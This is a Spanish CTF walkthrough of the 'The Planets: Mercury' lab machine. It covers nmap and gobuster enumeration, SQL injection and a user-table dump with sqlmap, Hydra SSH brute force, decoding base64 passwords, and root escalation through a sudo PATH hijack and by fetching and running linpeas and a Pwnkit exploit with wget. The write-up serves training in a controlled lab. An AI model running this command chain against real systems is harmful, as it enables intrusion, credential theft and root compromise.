**Informe de Penetración**

**Máquina CTF "The Planets: Mercury"**

**Introducción:**

La presente es un informe detallado sobre las actividades de penetración llevadas a cabo en la máquina CTF "The Planets: Mercury". El objetivo principal del ejercicio era obtener acceso a la máquina víctima y obtener los privilegios de root. A continuación, se describen las etapas del proceso de penetración y los resultados obtenidos.

1. **Escaneo de Puertos:**

Se realizó un escaneo de puertos utilizando la herramienta Nmap, obteniendo los siguientes resultados:

* 22/tcp
* 8080/tcp

Se identificaron dos servicios activos: SSH en el puerto 22/tcp y un servidor proxy HTTP en el puerto 8080/tcp.

***Comandos:***

* ***nmap -sS -sV <IP>***
* ***nmap -sC -p22,80 <IP>***

1. **Enumeración de Directorios:**

Se utilizó la herramienta Gobuster para realizar una enumeración de directorios en la máquina objetivo. Se encontraron los siguientes resultados relevantes:

* "/robots.txt" (Estado: 200, Tamaño: 26 bytes): Se descubrió la existencia de un archivo robots.txt que permitía el acceso.

En el archivo "/robots.txt" se encontró la directiva "User-agent: \*" que indica que se aplica a todos los agentes de usuario. La directiva "Disallow: /" indica que no se permite el acceso a ningún directorio o archivo en la raíz del sitio web. Esto podría ser un indicio de que los desarrolladores han tratado de ocultar información o limitar el acceso a ciertas áreas.

En el directorio "/", se encontraron los siguientes elementos: "index" y "robots.txt". "index" parece ser un archivo y "robots.txt" es el archivo que analizaste anteriormente. Además, se encontró un directorio llamado "mercuryfacts/".

Al explorar el directorio "mercuryfacts/", se encontró una página web que muestra una imagen de una luna y dos enlaces: "Mercury Facts: Load a fact" y "Website Todo List: See list". Al hacer clic en "Load a fact", se redirige a una página con la URL http://192.168.20.27:8080/mercuryfacts/1/ donde se pueden cambiar los IDs para mostrar diferentes hechos. Esto podría indicar una posible vulnerabilidad que debemos investigar más a fondo.

***Comandos:***

* ***gobuster dir -u http://<IP>:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt***

1. **Explotación de Vulnerabilidades:**

**Enumeración de Bases de Datos con SQLmap:**

Se utilizó SQLmap para enumerar las bases de datos disponibles en la máquina. Se encontraron dos bases de datos: "facts" y "mercury".


***Comandos:***

* ***sqlmap -u http://<IP>:8080/mercuryfacts/ --dbs --batch***

**Enumeración de Tablas y Datos de la Base de Datos "mercury":**

Se continuó utilizando SQLmap para enumerar las tablas de la base de datos "mercury". Se identificaron las tablas "fact" y "users". Luego, se extrajeron los datos de la tabla "users", revelando cuatro registros con información de usuarios y contraseñas.

Resultados



Estos datos revelan información de usuarios y contraseñas almacenadas en la tabla "users". Con esta información, podemos proceder a utilizar las credenciales encontradas para intentar obtener acceso y obtener los privilegios root en la máquina "The Planets: Mercury".

***Comandos:***

* ***sqlmap -u http://192.168.20.27:8080/mercuryfacts/ -D mercury –tables***
* ***sqlmap -u http://192.168.20.27:8080/mercuryfacts/ -D mercury -T users --dump***

1. **Fuerza Bruta de Credenciales SSH:**

Se crearon listas de usuarios y contraseñas para realizar un ataque de fuerza bruta en el servicio SSH. Mediante el uso de la herramienta Hydra, se logró obtener acceso con las siguientes credenciales:

* Host: 192.168.20.27
* Usuario: webmaster
* Contraseña: mercuryisthesizeof0.056Earths

***Comandos:***

* ***hydra -L users.txt -P pass.txt ssh://<IP> -I***

1. **Acceso a la Maquina con SSH:**

Accedimos con las credenciales que conseguimos en el paso anterior, enumeramos ciertos archivos en la maquina y encontramos una carpeta llamada mercury\_project en el cual habia un archivo notes.txt con contenido:

* webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK // descifrado: **mercuryisthesizeof0.056Earths**
* linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg== // descifrado: **mercurymeandiameteris4880km**

El cual desciframos las posibles passwords con echo "bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK" | base64 -d y asi obtuvimos credenciales de linuxmaster y elevamos privilegios de usuario.

***Comandos:***

* ***ssh webmaster@<IP>***
* ***cat notes.txt***
* ***echo "bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK" | base64 -d***

1. **Elevación de Privilegios ROOT**

Existen dos formas de explotar los privilegios de root en la máquina "The Planets: Mercury":

**La primera forma** es a través de la vulnerabilidad encontrada al ejecutar el comando "sudo -l", el cual mostró el siguiente resultado: "(root : root) SETENV: /usr/bin/check\_syslog.sh". Luego, utilizaste los siguientes comandos para aprovechar esta vulnerabilidad:

* ln -s /usr/bin/vim tail
* export PATH=$(pwd):$PATH
* sudo --preserve-env=PATH /usr/bin/check\_syslog.sh

Explicación: El comando "ln -s /usr/bin/vim tail" crea un enlace simbólico llamado "tail" que apunta al archivo ejecutable de Vim en "/usr/bin/vim". Este enlace simbólico se crea en el directorio actual. Luego, el comando "export PATH=$(pwd):$PATH" agrega el directorio actual al principio de la variable de entorno "PATH". Esto garantiza que el sistema busque los ejecutables en el directorio actual antes que en otros directorios. Finalmente, al ejecutar el comando "sudo --preserve-env=PATH /usr/bin/check\_syslog.sh", se abrirá el editor Vim y al escribir ":!/bin/bash" y presionar Enter, se obtendrá una shell con privilegios de root.

***Comandos:***

* ***sudo -l***
* ***ln -s /usr/bin/vim tail***
* ***export PATH=$(pwd):$PATH***
* ***sudo --preserve-env=PATH /usr/bin/check\_syslog.sh***

**La segunda forma** es utilizando la herramienta "linpeas". Esta herramienta realiza una enumeración exhaustiva en busca de posibles métodos de escalada de privilegios. Entre las opciones enumeradas, elegiste utilizar el método Pwnkit.

***Comandos:***

* ***cd /tmp***
* ***wget*** [***http://IP:80/linpeas.sh***](http://IP:80/linpeas.sh)
* ***Chmod +x linpeas.sh***
* ***./linpeas.sh***
* ***wget*** [***http://IP:80/***](http://IP:80/)***Pwnkit***
* ***chmod +x Pwnkit***
* ***./Pwnkit***

**Conclusión:**

En este ejercicio de penetración en la máquina CTF "The Planets: Mercury", se logró obtener acceso exitoso a la máquina víctima y obtener los privilegios de root. El proceso involucró la enumeración de puertos, la identificación de directorios y archivos relevantes, la explotación de vulnerabilidades en la base de datos, el ataque de fuerza bruta de credenciales SSH y finalmente la elevación de privilegios.

Es importante destacar la importancia de seguir buenas prácticas de seguridad, como mantener los sistemas y aplicaciones actualizados, utilizar contraseñas seguras y realizar auditorías de seguridad periódicas. Además, se recomienda corregir las vulnerabilidades identificadas durante este ejercicio y aplicar medidas de mitigación adecuadas.

Este informe tiene como propósito educativo y ha sido realizado en un entorno controlado y autorizado. Las actividades de penetración deben llevarse a cabo de manera ética y legal, con el consentimiento del propietario del sistema objetivo.